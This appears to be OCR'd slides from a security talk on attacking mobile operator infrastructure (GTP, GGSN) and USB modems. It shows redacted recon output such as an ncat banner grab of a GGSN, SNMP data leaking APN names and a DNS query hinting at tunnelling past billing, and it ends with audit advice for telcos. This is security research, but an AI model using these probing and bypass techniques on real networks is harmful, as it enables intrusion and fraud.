
```
220-TiMOS-B-8.0.R6 both/hops ALCATEL SR 7
220-All rights reserved. All use subject to applicab
220-Built on Thu Nov 11 20:29:30 PST 2010 by bu
220-
```

7750 SERVICE ROUTER
MOBILE GATEWAY

GPRS Tunnelling Protocol

- GTP-C UDP/2123
- GTP-U UDP/2152
- GTP' TCP/UDP/3386


Meanwhile in the real world



http://blog.ptsecurity.com/2015/02/the-research-mobile-internet-traffic.html

Attacks


- GGSN PWN
- GRX
- GPRS attacks
  - DoS
  - Information leakage
  - Fraud
  - APN guessing



```
~$ ncat 4[redacted]3
�������������������
*********************************************
*           All right reserved (1997-200
*       Without the owner's prior written
* no decompile and reverse-engineering s
*********************************************

<[redacted]GGSN>█
```

http://blog.ptsecurity.com/2013/09/inside-mobile-internet-security.html http://bit.ly/195ZYMR


Example: GTP “Synflood”



http://blog.ptsecurity.com/2013/09/inside-mobile-internet-security.html http://bit.ly/195ZYMR

We’re inside, what’s next?


- All old IP stuff
  - traces 1.1.1.1/10.1.1.1
  - IP source routing
  - Management ports
- All new IP stuff
  - IPv6
  - MPTCP
- Telco specific (GTP, SCTP M3UA, DIAMETER etc)




http://ubm.io/11K3yLT

https://www.thc.org/thc-ipv6/

Here There Be Tygers




```
+++    UGW-HUAWEI          2[redacted]22
O&M    #[redacted]
%%GET / HTTP/1.1
Host: 1[redacted]0
Connection: keep-alive
Cache-Control: max-age=0
                                                  plication/xml;%%
RETCODE = 28678  Command does not exist
```




```
OID=.1.3.6.1.2.1.1.1.0, Type=OctetString, Value=Huawei
Versatile Routing Platform Software
VRP (R) software, Version 5.70 (NE40E&80E V600R002C02SPC200)
Copyright (C) 2000-2011 Huawei Technologies Co., Ltd.
HUAWEI NEE-X16

….

OID=.1.3.6.1.2.1.10.166.11.1.xxxx7, Type=OctetString, Value="APN xxxxx
OID=.1.3.6.1.2.1.10.166.11.1.xxxx7, Type=OctetString, Value="APN x"xxxx
```

1990th

- Your balance is insufficient



```
$dig aaa.com host 8.8.8.8

; <<>> DiG 9.8.3-P1 <<>> aaa.com host 8.8.8.8
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38722
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL:

;; QUESTION SECTION:
;aaa.com.                       IN      A

;; ANSWER SECTION:
aaa.com.                387     IN      A       63.240.178.216
aaa.com.                387     IN      A       209.82.215.216
```




- Connect to your favorite UDP VPN

Resume

- For telcos
  - Please scan all your Internets!
  - Your subscribers network is not your internal network
- For auditors
  - Check all states
    - online/blocked/roaming
  - Check all subscribers
    - APN’s, subscribers plans
  - Don’t hack other subscribers

http://www.slideshare.net/phdays/how-to-hack-a-telecommunication-company-and-stay-alive-gordeychik/32

The Device




Who is mister USB-modem?

- Rebranded hardware platform
- Linux/Android/BusyBox onboard
- Multifunctional
  - Storage
    - CWID USB SCSI CD-ROM USB Device
    - MMC Storage USB Device (MicroSD Card Reader)
  - Local management
    - COM-Port (UI, AT commands)
  - Network
    - Remote NDIS based Internet Sharing Device
    - WiFi

Ooooold story

- Well researched
  - «Unlock»
  - «Firmware customization»
  - «Dashboard customization»



ZTE MF626 / MF636

(Redirected from ZTE MF636)

The ZTE MF626 / MF636 is a USB modem which combines 3G+/3G with EDGE/GPRS send data at speeds up to 4.5 Mbps on 3G+ networks and receive data at speeds of up stick USB dongle.

Contents [hide]

1 Disable CD mode on the device
2 Disable CD mode on the device with wvdial
3 Setup udev rules
4 Create a wvdial configuration
5 Create a wvdial configuration (extracted from sakis3g, the above config didn't work for m
6 Connect to the internet
7 Tips & Tricks
8 Acknowledgements


- Some security researches
  - http://threatpost.com/using-usb-modems-to-phish-and-send-malicious-sms-messages
  - http://www.slideshare.net/RahulSasi2/fuzzing-usb-modems-rahusasi
  - http://2014.phdays.com/program/business/37688/
  - http://www.evilsocket.net/2015/02/01/huawei-usb-modems-authentication-bypass/
  - http://www.huawei.com/en/security/psirt/security-bulletins/security-advisories/hw-360246.htm

Where’re you from?


- Huawei
- Quanta
- ZTE
- GEMTEK

Developers ‘security’ path

+ Device «Hardening»
+ Disabling of local interfaces (COM)
+ Web-dashboards



How it works (RNDIS)



